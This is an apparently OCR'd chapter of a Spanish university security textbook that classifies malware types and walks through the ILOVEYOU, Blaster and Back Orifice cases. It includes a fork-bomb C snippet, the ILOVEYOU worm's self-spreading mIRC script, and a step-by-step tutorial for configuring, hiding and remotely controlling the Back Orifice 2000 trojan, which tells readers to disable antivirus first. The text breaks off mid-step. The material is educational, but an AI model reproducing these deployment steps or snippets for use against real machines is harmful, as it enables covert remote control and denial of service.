Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

A pesar de esto, últimamente las diferencias son tan mínimas que en la mayoría de los casos resulta difícil su clasificación en uno u otro de estos grupos siendo más común que compartan características de varios de estos tipos.

3.2.2.1 Virus

La primera forma de malware en aparecer fueron los **virus informáticos**. Un virus es una secuencia de código que se inserta en un fichero denominado *host*, de forma que al ejecutar el programa también se ejecuta el virus; generalmente esta ejecución implica la copia del código viral, o una modificación del mismo, en otros programas si bien los llamados virus de macro se incrustan dentro de los estilos de documentos de Word, Excel, OpenOffice, y similares. La característica más destacable de los virus es necesita obligatoriamente un fichero donde insertarse para poderse ejecutar, por lo que no se puede considerar un programa o proceso independiente. Esta característica es de la que deriva su nombre, del funcionamiento análogo a los virus biológicos que infectan y colonizan seres vivos.
Su forma de trabajo y distribución (dentro del propio sistema) consiste en añadirse a otros ficheros como hemos dicho. Una vez estaban añadidos, al ejecutarse (o leerse o procesarse o incluirse), se ejecutaba también el código vírico que producía la replicación y, en algunos casos, la ejecución de rutinas más o menos destructivas.
Por su propia estructura, la forma de expandirse a otros equipos pasaba por la copia de un fichero infectado, el cual, cuando se había ejecutado, infectaba los programas de la nueva víctima.
A su vez los virus pueden subclasificarse según diversos parámetros:

1. **rutina de infección**: polimórficos, encriptados,
2. **funcionamiento**: destructivo, molesto, juego.
3. **tipos de ficheros que infectan**: ejecutables, documentos.
4. **lugares de guardado**: sector de arranque, fichero.
5. **sistema operativo**: Windows, Linux, Mac

Como dato curioso de los primeros virus para Unix (en términos puristas se podría considerar un troyano más que un virus) fue creado por uno de los propios diseñadores del sistema operativo, Ken Thompson, con el fin no de dañar al sistema, sino demostrar hasta qué punto se puede confiar en el software de una máquina.
Según datos de Panda, la incidencia de los virus disminuye a pasos agigantados ya que son especímenes con arrinconados por otros tipos con más impacto mediático, más rentables económicamente o más sencillos.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Ilustración 3: Virus a través del tiempo

3.2.2.2 Gusano

Un **gusano** es un programa capaz de ejecutarse y propagarse por sí mismo a través de redes, en ocasiones portando virus o aprovechando bugs de los sistemas a los que conecta para dañarlos. Al ser difíciles de programar su número no es muy elevado, pero el daño que pueden causar es muy grande: el mayor incidente de seguridad en Internet (hasta hace no mucho) fue precisamente el Internet Worm, un gusano que en 1988 causó pérdidas millonarias al infectar y detener más de 6000 máquinas conectadas a la red. Posteriormente otros gusanos como el Blaster y el Sasser provocaron tal sobrecarga en la red que llegaron a prácticamente colapsarla en momentos puntuales.

Antes del Worm de Robert T. Morris existieron otros gusanos con fines muy diferentes; a principios de los setenta Bob Thomas escribió lo que muchos consideran el primer gusano informático. Este programa, denominado *creeper*, no era ni mucho menos malware, sino que era utilizado en los aeropuertos por los controladores aéreos para notificar que el control de determinado avión había pasado de un ordenador a otro. Otros ejemplos de gusanos útiles fueron los desarrollados a principios de los ochenta por John Shoch y Jon Hupp, del centro de investigación de Xerox en Palo Alto, California; estos gusanos se dedicaron a tareas como el intercambio de mensajes entre sistemas o el aprovechamiento de recursos ociosos durante la noche. Todo funcionaba aparentemente bien, hasta que una mañana al llegar al centro ningún ordenador funcionó debido a un error en uno de los gusanos; al reiniciar los sistemas, inmediatamente volvieron a fallar porque el gusano seguía trabajando, por lo que fue necesario diseñar una vacuna. Este es considerado el primer incidente de seguridad en el que entraban gusanos juego.

Sin embargo, no fue hasta 1988 cuando se produjo el primer incidente de seguridad "serio" provocado por un gusano, que a la larga se ha convertido en el primer problema de seguridad informática que saltó a los medios y también en uno de los más graves. El 2 de noviembre de ese año, Robert T. Morris saltó a la fama cuando uno de sus programas se convirtió en El **Gusano** con mayúsculas, en el WORM de Internet. La principal causa del problema fue la filosofía "Security through Obscurity" que muchos aún defienden hoy en día: este joven estudiante era hijo del prestigioso científico Robert Morris, experto en Unix y seguridad (entre otros lugares, ha trabajado por ejemplo para el *National Computer Security Center* estadounidense), quien conocía perfectamente uno de los muchos fallos en Sendmail. No hizo público este fallo ni su solución, y su hijo aprovechó ese conocimiento para incorporarlo a su gusano. El Worm aprovechaba varias vulne-

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

rabilidades en programas como sendmail, fingerd, rsh y rexecd para acceder a un sistema, contaminarlo, y desde él seguir actuando hacia otras máquinas[11]. En unas horas, miles de equipos conectados a la red dejaron de funcionar, todos presentando una sobrecarga de procesos sh (el nombre camuflado del gusano en los sistemas Unix); reiniciar el sistema no era ninguna solución, porque tras unos minutos de funcionamiento el sistema volvía a presentar el mismo problema.
Fueron necesarias muchas horas de trabajo para poder detener el Worm de Robert T. Morris; expertos de dos grandes universidades norteamericanas, el MIT y Berkeley, fueron capaces de desensamblar el código y proporcionar una solución al problema. Junto a ellos, cientos de administradores y programadores de todo el mundo colaboraron ininterrumpidamente durante varios días para analizar cómo se habían contaminado y cuáles eran los efectos que el gusano había causado en sus sistemas. El día 8 de noviembre, casi una semana después del ataque, expertos en seguridad de casi todos los ámbitos de la vida estadounidense se reunieron para aclarar qué es lo que pasó exactamente, cómo se había resuelto, cuáles eran las consecuencias y cómo se podía evitar que sucediera algo parecido en el futuro; allí había desde investigadores del MIT o Berkeley hasta miembros de la CIA, el Departamento de Energía o el Laboratorio de Investigación Balística, pasando por supuesto por miembros del *National Computer Security Center*, organizador del evento. Esta reunión, y el incidente en sí, marcaron un antes y un después en la historia de la seguridad informática; la sociedad en general y los investigadores en particular tomaron conciencia del grave problema que suponía un ataque de esa envergadura, y a partir de ahí comenzaron a surgir organizaciones como el CERT, encargadas de velar por la seguridad de los sistemas informáticos. También se determinaron medidas de prevención que siguen vigentes hoy en día.
Hemos de pensar que un gusano puede automatizar y ejecutar en unos segundos todos los pasos que seguirá un atacante humano para acceder a nuestro sistema: mientras que una persona, por muchos conocimientos y medios que posea, tardará como mínimo horas en controlar nuestra red completa (un tiempo más que razonable para detectarlo), un gusano puede hacer eso mismo en pocos minutos: de ahí su enorme peligro y sus devastadores efectos [50-54].

3.2.2.3 Troyanos

Los **caballos de troya** o **troyanos** son instrucciones o rutinas escondidas dentro de otro programa de forma que las acciones de este enmascaren la ejecución de esas funciones ocultas (generalmente en detrimento de la seguridad) sin el conocimiento del usuario; como el Caballo de Troya de la mitología griega, al que deben su nombre, ocultan su función real bajo la apariencia de un programa inofensivo que a primera vista funciona correctamente.
En la práctica muchos de los ataques que se producen a los sistemas directamente o mediante algún tipo de malware suelen instalar algún tipo de troyano para asegurar el acceso futuro al equipo (puertas traseras) o usarlo como parte de una red de zombis (red de ordenadores a las órdenes de un servidor central). Cuando los troyanos que se instalan son versiones modificadas de programas legítimos para ocultar actividades o para asegurarse la entrada en caso de ser descubierto se le suele denominar rootkit que, como decimos, no es más que un conjunto de versiones troyanas de ciertas utilidades o programas, para conseguir que cuando el administrador las ejecute no vea la información relativa al atacante, como sus procesos o su conexión al sistema. Un ejemplo es el login, modificado para que al recibir un cierto nombre de usuario y contraseña proporcione acceso al sistema sin necesidad de consultar /etc/passwd.

[11] Puede leerse más sobre EL GUSANO en **Eugene H. Spafford**. *The Internet Worm program: An analysis. Technical Report* CSD-TR-823, Purdue University Department of Computer Science, 1988. y **Eugene H. Spa_ord**. *The Internet Worm incident. Technical Report* CSD-TR-933, Purdue University Department of Computer Science, 1991

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

3.2.2.4 Conejos

Los **conejos o bacterias** son programas que de forma directa no dañan al sistema, sino que se limitan a "reproducirse", generalmente de forma exponencial, hasta que la cantidad de recursos consumidos (procesador, memoria, disco…) se satura, lo que lo convierte en una negación de servicio para el sistema afectado. Por ejemplo, imaginemos una máquina Unix sin una quota de procesos establecida; un usuario podría ejecutar un código como el siguiente:

```
main(){
  while(1){
    malloc(1024);
    fork(); // Crear un nuevo hijo
  }
}
```

Este programa reservaría un kilobyte de memoria y a continuación crearía una copia de él mismo; el programa original y la copia repetirían estas acciones, generando cuatro copias en memoria que volverían a hacer lo mismo. Así, tras un intervalo de ejecución, el código anterior consumiría toda la memoria del sistema, pudiendo provocar incluso su parada.
La mejor forma de prevenir ataques de conejos (o simples errores en los programas, que hagan que estos consuman excesivos recursos) es utilizar las facilidades los sistemas modernos ofrecen para limitar los recursos que un determinado proceso o usuario puede llegar a consumir en nuestro sistema o instalar utilidades que detectan este tipo de problemas y los evitan.

3.2.2.5 Puerta trasera

Una **puerta trasera** o **backdoor** es una pieza software que permite el acceso a un sistema sin pasar por los métodos de autentificación del mismo. A su vez existen dos tipos de puertas traseras:

- insertadas en otro programa por el creador o alguien con acceso al código del mismo, de una manera similar a cómo funcionan los troyanos
- como un programa independiente que se auto arranca al iniciar el equipo, el sistema operativo o un programa de aplicación específico (mIRC por ejemplo), siendo distribuido por un gusano como parte de su acción dañina.

3.2.2.6 Spyware

El **spyware** es una pieza software cuya labor se refiere a recolectar información (direcciones de correo, hábitos de consumo, datos privados…) y mandarla a un servidor central o una dirección de correo. Su forma de difusión es similar a los troyanos, y en muchos casos acompañan a programas *gratuitos* como los clientes P2P como una forma del creador de ganar dinero por su trabajo.

3.2.2.7 Dialers

Este es un tipo que tuvo su auge hace unos años y cuya labor era gastar nuestro dinero. Se escondían normalmente bajo la apariencia de programas de ayuda para bajar utilidades o, en algunos casos, usaban errores de navegadores para su ejecución automática. Con la proliferación del ADSL o cable estos programas ya no tienen sentido, dado que para su funcionamiento necesitan un modem en el sistema, con el que realizar llamadas a los denominados *números de tarificación*

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

especial[12] para, mientras bajamos programas o navegamos cobrarnos 1 € +IVA el minuto de conexión.
Hay que tener en cuenta que los dialers son legales en España, siempre y cuando se cumplan una serie de requisitos, de los cuales el más importante es que el usuario reciba toda la información sobre el precio del servicio y se le avise claramente del cambio de conexión.
En http://www.elmundo.es/navegante/2004/06/23/esociedad/1087976866.html se muestra una noticia de un uso fraudulento de estos programas.

3.2.2.8 Spam

Se llama ***spam***, **correo basura** o **sms basura** a los mensajes no solicitados, habitualmente de tipo publicitario, enviados en grandes cantidades (incluso masivas) que perjudican de alguna o varias maneras al receptor. La acción de enviar dichos mensajes se denomina *spamming*. (http://es.wikipedia.org/wiki/Spam) Aunque a simple vista pueda no parecer malware, muchos virus y spyware centran su actividad en recoger datos para su uso en envío de publicidad, usar las máquinas infectadas como emisores de spam o introducir malware a través de estos envíos.
Estos correos masivos quizás puedan verse solo como algo molesto, pero se estima que la mitad de los correos que se envían en el mundo son spam, lo que da una idea de los recursos mundiales que consumen. Sólo por este consumo de recurso podemos considerarlo un malware de tipo conejo o incluso un virus en el sentido más amplio de la palabra.

3.2.2.9 Virus y malware

Comúnmente se denomina virus a toda clase de malware, ya que fue el primer tipo que apareció en escena. Incluso el concepto de antivirus usa esta generalización, ya que su trabajo cada vez se limita menos a tratar con verdaderos virus.
Debe tenerse en cuenta que es diferente la existencia de un error involuntario en un programa, que se denomina *bug* con los virus o programas que incluso usan estos errores, y cuya labor inicial es realizar una acción dañina. Todos sabemos que en Windows existen virus, pero ¿y en Unix? Durante años, un debate típico entre la comunidad de la seguridad informática es la existencia de virus en Unix ¿Existen virus en este entorno, o por el contrario son un producto de otros sistemas en los que el concepto de seguridad se pierde? Realmente pueden existir virus sobre cualquier tipo de plataforma. Unix fue de los primeros sitios donde aparecieron virus capaces de reproducirse e infectar ficheros, tanto ELF (tipo binario típico) como archivos de comando. Ya en 1983 Fred Cohen diseñó un virus que se ejecutaba con éxito sobre Unix en una VAX 11-750; años más tarde se ha mostrado incluso el código necesario para la infección.
Parece claro que la existencia de virus en Unix es algo sobradamente comprobado; El hecho de que existan menos es más por el tipo de usuarios y forma de trabajo de los mismos. Mientras en Unix los usuarios suelen tener un perfil de uso más alto y tienen en cuenta el concepto de rol y permisos, en Windows hay usuarios de perfil de conocimiento más bajo con típicamente una cuenta con todos los permisos, lo que da más facilidad a la infección. Esto último va cambiando con la aparición de sistemas operativos como Windows Vista donde las acciones que requieren privilegios avisan y piden permiso para su ejecución.
Además, hay un componente económico que hace más atractivos los equipos Windows y es su amplia distribución, lo que hace que cualquier malware tenga un mercado objetivo mucho más amplio y la recopilación de información sea más eficiente.

[12] Son los 903, 906 y 907 antiguos y que ahora cambiaron a 803, 806, 807.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

3.2.3 Ejemplo de malware

En contra de lo que mucha gente piensa, hacer un virus no es tan difícil. Los primeros virus de la historia, como el Viernes 13, Barrotes, Antitel, etc. requerían unos conocimientos de programación ensamblador bastante altos. Algunos virus como el LoveLetter era un mínimo código basado más en la llamada "ingeniería social" que en su complejidad o recursos técnicos de infección. Veamos con más detalle alguna de estas joyitas.

3.2.3.1 I Love You

Estamos en el año 2000. Un gusano escrito en Visual Basic Script está infectando a miles de ordenadores a través del correo electrónico y el IRC. Si recibimos un mensaje con el asunto "ILOVEYOU" y el fichero adjunto LOVE-LETTER-FOR-YOU.TXT.vbs, no es que un admirador o admiradora nos está declarando su amor eterno en inglés. Así mismo, si somos usuarios de IRC y nos envían vía DCC[13] el fichero "LOVE-LETTER-FOR-YOU.HTM" tampoco significa que tenemos un amor virtual. En ambos casos se trata de un virus, más concretamente el que se dio en llamar *I love you.*

El gusano llega, en forma de mensaje, con el asunto "ILOVEYOU" y un archivo adjunto con el nombre de "LOVE-LETTER-FOR-YOU.TXT.vbs", aunque la extensión VBS (Visual Basic Script) puede permanecer oculta en las configuraciones por defecto de Windows, lo cual puede hacer pensar que se trate de un inocente archivo de texto.

Cuando se abre el archivo infectado el gusano procede a infectar el sistema, y expandirse rápidamente enviándose a todos aquellos contactos que tengamos en la agenda del Outlook, incluidas las agendas globales corporativas.

Según las primeras líneas de código y confirmado con la detención del responsable, denominado "spyder" tiempo después, el gusano procedía de Manila, Filipinas:

```
rem barok -loveletter(vbe) i hate go to school
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines
```

El virus crea las siguientes claves en el registro, que deberán ser borradas para evitar que el virus se ejecute de forma automática nada más iniciar el sistema:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\ CurrentVersion\Run\MSKernel32
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\ CurrentVersion\RunServices\Win32DLL

También será necesario borrar los archivos WIN32DLL.VBS ubicado en el directorio de Windows (por defecto \WINDOWS) y MSKERNEL32.VBS y LOVE-LETTER-FOR-YOU.VBS ubicados en el directorio de sistema (por defecto \WINDOWS\SYSTEM)

El gusano modifica la página de inicio de Internet Explorer con una de las 4 direcciones, que elige según un número aleatorio, bajo el dominio http://www.skyinet.net. Estas direcciones apuntan al fichero WIN-BUGSFIX.EXE, una vez descargado modifica el registro de Windows para que este ejecutable también sea lanzado en cada inicio del sistema y modifica de nuevo la configuración de Internet Explorer situando en esta ocasión una página en blanco como inicio.

Si el gusano ha conseguido realizar el paso anterior también deberemos borrar el archivo WIN-BUGSFIX.EXE ubicado en el directorio de descarga de Internet Explorer y la entrada del registro HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion \Run\WIN-BUGSFIX

[13] **D**irect **C**lient to **C**lient

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

3.2.3.1.1 Infección del IRC

El gusano también detecta la presencia del programa mIRC, buscando algunos de los siguientes archivos: "mirc32.exe", "mlink32.exe", "mirc.ini" y "script.ini". En caso de que se encuentren en el sistema el gusano escribe en el mismo directorio su propio archivo SCRIPT.INI donde podemos encontrar, entre otras líneas, las siguientes instrucciones:

```
n0=on 1:JOIN:#:{
n1= /if ( $nick == $me ) { halt }
n2= /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM
n3=}
```

Las cuales provocan que el gusano se autoenvíe vía DCC , a través del archivo LOVE-LETTER-FOR-YOU.HTM, a todos los usuarios de IRC que entren en el mismo canal de conversación donde se encuentre el usuario infectado.

En este caso debemos de borrar los archivos LOVE-LETTER-FOR-YOU.HTM ubicado en el directorio de sistema (por defecto \WINDOWS\SYSTEM) SCRIPT.INI (si contiene las instrucciones comentadas) ubicado en el directorio de mIRC

El virus sobrescribe con su código los archivos con extensiones .VBS y .VBE. Elimina los archivos con extensiones .JS, .JSE, .CSS, .WSH, .SCT y .HTA, y crea otros con el mismo nombre y extensión .VBS en el que introduce su código. También localiza los archivos con extensión .JPG, .JPEG, .MP3 y .MP2, los elimina, y crea otros donde el nuevo nombre está formado por el nombre y la extensión anterior más VBS como nueva extensión real. Este mismo gusano pueda presentarse bajo otros nombres de fichero con tan sólo unas simples modificaciones en su código.

Recordar una vez más que no debemos abrir o ejecutar archivos no solicitados, aunque estos provengan de fuentes confiables. En caso de duda, cuando la fuente es confiable, siempre deberemos pedir confirmación al remitente para comprobar que el envío ha sido intencionado y no se trata de un gusano que se envía de forma automática.

3.2.3.2 Blaster

Hace no mucho tiempo, al conectar a Internet un ordenador para aplicarle parches o actualizar, era común que se abriera una ventana que decía más o menos: «*Windows tiene que reiniciar porque no responde la llamada al procedimiento remoto. El sistema se reiniciará en 60 segundos*». Y comenzaba la cuenta atrás hacia el reinicio. ¿Qué es lo que ocurría? Pues que alguien aún está infectado por el gusano Blaster. Y es que aún hay mucha gente que tiene el dichoso bichito en su equipo y como resulta que no le ha dado este error, piensa que es porque no le ha tocado. Es un buen ejemplo de para qué sirve el cortafuegos de Windows (o cualquier personal) a parte de molestar con mensajes cuando algo se va a conectar a internet o intenta conectarse a nuestro equipo.

Pero veamos cómo funciona. Si nos remontamos al verano pasado nos encontramos ante una de las vulnerabilidades más importantes de Windows 2000/XP. Un fallo de seguridad relacionado con las *RPC* (llamadas a procedimiento remoto) mediante el modelo de objetos distribuidos (*DCOM*). Básicamente, lo que ocurre es un desbordamiento de búfer en *RPC* que permite que un atacante remoto consiga acceso total al sistema y pueda ejecutar cualquier código. Esta vulnerabilidad, admitida por Microsoft en junio de ese año, con parche incluido, dio lugar a un virus, Blaster, encargado de explotar este fallo de seguridad, normalmente a través del puerto TCP 135 de nuestro sistema (también del 4444 y del UDP 69).

Para ello, primero realiza un rastreo de rangos de direcciones IP y en el momento que encuentra un equipo con cualquiera de estos sistemas operativos (2000/XP), comienza a enviar datos a este puerto con el fin de provocar un desbordamiento de búfer. Este proceso permite abrir una *shell* remota en el sistema para descargar el fichero «msblast.exe» (que contiene el gusano) mediante

ISBN: 978-84-9012-859-6


Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

el protocolo TFTP y ejecutarlo posteriormente. Pero ha de tenerse en cuenta un detalle importante. El bicho es bastante torpe, y no comprueba en qué sistema operativo va a intentar entrar, sino que elige aleatoriamente uno de los dos códigos, y lo ejecuta. Si la ejecución es correcta, empieza su actividad. Pero si se equivoca, se produce el tan conocido error, apareciendo el mensaje "*Windows debe reiniciar ahora porque el servicio llamada a procedimiento remoto (RPC) terminó de forma inesperada"*, junto con una cuenta atrás de un minuto, que es el tiempo asignado por defecto cuando ocurre un error de este tipo. Por tanto el reinicio no es algo que ocurra siempre ni es un comportamiento establecido. De hecho, la finalidad principal de este virus consiste en realizar un ataque de denegación de servicio (DoS) al sitio web de *Windows Update*, si bien, en otro fallo de codificación, usaba una de las direcciones de alias, lo que hizo que con eliminar el DNS, dicho servicio siguiera funcionando.

El servicio de llamada a procedimiento remoto es vital para el correcto funcionamiento de nuestro sistema, ya que, entre otras cosas, de él dependen un gran número de servicios secundarios, pero no por ello menos críticos. Debido a las características de este virus, nos encontramos con una nueva generación capaz de acceder a nuestro equipo sin que en principio nos enteremos, es decir, sin que abramos un correo o ejecutemos una aplicación. Otro ejemplo de este tipo es el Slammer, cuya función era aprovechar una vulnerabilidad de SQL Server, también parcheada hacía bastante tiempo. Si bien SQL Server no es una aplicación presente en la mayoría de los equipos domésticos, si lo está en servidores de Internet, por lo cual el efecto del Slammer fue devastador para muchas empresas y para Internet en general, al dejar casi inoperantes servidores troncales de la red, páginas web, servidores empresariales y hasta el sistema de control de una central nuclear.

La mejor forma de luchar contra estos engendros no es tener un antivirus actualizado, como mucha gente pueda pensar, ya que la velocidad de propagación es tan asombrosamente alta, que cuando nuestra casa de antivirus pueda facilitarnos la firma del mismo, medio mundo, incluidos nosotros, podemos estar infectados. Es más importante estar al día en actualizaciones de nuestro software, y en última instancia poseer un buen cortafuegos, que corte los intentos de conexión no deseados.

3.2.3.2.1 Desinfección



Dado que todas las casas poseen herramientas para limpiarlo, e incluso Microsoft tiene un parche para la eliminación y arreglo automático del mismo, simplemente mencionaré cómo impedir el reinicio automático de la máquina. Este proceso es propio de las características del servicio RPC, por lo que accediendo a *Panel de Control/Herramientas Administrativas/Servicios* y a *Llamada a Procedimiento Remoto (RPC)*, pulsaremos con el botón derecho sobre *Propiedades* y después sobre la pestaña *Recuperación*, seleccionando sobre los tres parámetros de errores la opción *Reiniciar Servicio* en vez de *Reiniciar Equipo*. De esta forma, no volverá a aparecer esta ventana.

A continuación, pasamos el antivirus, o ponemos el cortafuegos y damos al update para que lo limpie y arregle el fallo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

3.2.3.3 Troyanos

Puede verse un nutrido conjunto de estos "bichos" y sus características en la siguiente página web http://troyanosyvirus.com.ar/search/label/TROYANOS y un listado de los más conocidos o influyentes en http://es.wikipedia.org/wiki/Troyano_(informática)


3.2.3.3.1 Back Oriffice

Junto al subseven, y al netbus, el Back Oriffice 2000 es el troyano más conocido. Aquí brevemente intentaré dar un pequeño tutorial de cómo se usaría. Se puede bajar de http://www.bo2k.com/ pero recomiendo leer el paso uno antes de bajarlo

3.2.3.3.1.1 Paso 1: Configurar el servidor BO2K

Lo primero es bajar el paquete completo. Yo prefiero la versión zip. Es mejor saber donde tenemos este tipo de ficheros. Además, para poder bajarlo, desactivad el antivirus, que esto no es precisamente una foto de las vacaciones, y a los antivirus no les gusta. Una vez bajado el paquete, lo descomprimimos y ejecutamos el fichero bo2kcfg.exe para comenzar la configuración. Al hacerlo nos sale un ayudante o wizard de configuración.
Veamos los minipasos:

- elegir el fichero del servidor (la opción por defecto es correcta).
- cómo nos comunicaremos con el servidor. La opción TCP es la más segura, si bien podemos usar el UDP, aunque éste protocolo pierde paquetes y podemos tener problemas de conexión.
- elegir puerto (12345) y algoritmo de encriptación, aunque si no tenemos la versión americana, sólo podremos usar un *"cutre"* XOR.
- Elegir contraseña para la encriptación.
- Una vez acabado, podemos cambiar más opciones. Por ejemplo para cambiar el puerto en el que escucha:
- Elige la carpeta de 'Startup'
- Pincha en 'Init Cmd Bind Str' y verás el puerto que antes elegimos en el campo de texto 'Current Value' box. Tengamos en cuenta que si usamos un protocolo diferente, como Netware/IPX, el valor de éste campo puede no parecerse en nada. Pero como elegimos el TCPIO, el parámetro es un número entre 1024 y 65535.



El BO2K posee plugins instalables. Por defecto lleva el BO_PEEP.dll, que instalaremos. Para ello sólo debemos ir a Plugins_Loaded, pulsas en el botón Insert y ahí elegir el fichero.
Abajo podemos ver las opciones que nos provee el plugin y modificarla. Dado que esto es sólo una muestra de cómo instalar uno, y no un máster en Troyanos, dejo como ejercicio el probar el

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

efecto de las diferentes opciones. Recomiendo darse un paseo por la sección Stealth donde podemos definir parámetros remotos como el nombre, si se ejecuta al inicio, nombre del servicio...

3.2.3.3.1.2 Paso 2: Instalar el servidor

La instalación es muy fácil: copiar el fichero bo2k.exe a la máquina que queremos auditar y ejecutarlo. El resto de cosas se definen en la sección anterior.

3.2.3.3.1.3 Paso 3: Usar el cliente

Lo primero es ejecutar el bo2kgui.exe. Cuando se abra pulsamos en el dibujo del PC como se indica en la figura para crear la conexión.




Figura 4: Pantalla inicial

Obtenemos una pantalla como la siguiente que sólo debemos rellenar con los datos correctos: ip y puerto de la máquina remota, y el resto más o menos igual.




Figura 5: Configurar el servidor

3.2.3.3.1.4 Paso 4: Configurar el cliente

Si recordamos, en el paso 2 instalamos el plugin BO_PEEP, por lo que deberemos instalarlo también en el cliente si queremos usarlo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Figura 6: Configurar el cliente

Pulsamos en configure-> plugins y en la ventana nos sale algo parecido al bo2kcfg para instalar, quitar y configurar nuestros plugins, sólo que para el cliente. Ten en cuenta que ésta vez no modificarás el ejecutable, sino que guardarás la configuración en el registro, así que no puedes irte con el cliente y usarlo directamente en cualquier parte. Para insertarlo, pulsamos la tecla Insert, elegimos el fichero y se nos carga el plugin con sus opciones. Ten en cuenta que no cambiamos nada en el servidor, por lo que el cliente funcionará sin modificación.

3.2.3.3.1.5 Paso 5: Conectar al servidor

Pues eso, pulsamos en conectar, y cuando lo logre tras unos segundos, nos dirá la versión del servidor, y ya podremos enviar comandos mediante la interfaz de *Server* Commands. Cuando elijamos un comando, dependiendo de la versión, nos ofrecerá los parámetros. Al final del documento he añadido un listado de los comandos y lo que hacen cada uno de ellos. Cómo suele ser normal, los parámetros opcionales se indican entre [], el resto deben introducirse valores válidos. Por ejemplo, para enviar un **ping**, abrimos la carpeta *simple*, pinchamos en ping y pulsamos en *Send Command*. Si el comando ha sido correcto, la respuesta aparecerá en la ventana de salida.

3.2.3.3.1.6 Paso 6: Probemos el plugin

Vamos a la opción de menú y vemos que tenemos el BO PEEP en el menú. Selecciona la opción '*VidStream Client*'. Debe salir algo similar a esto:

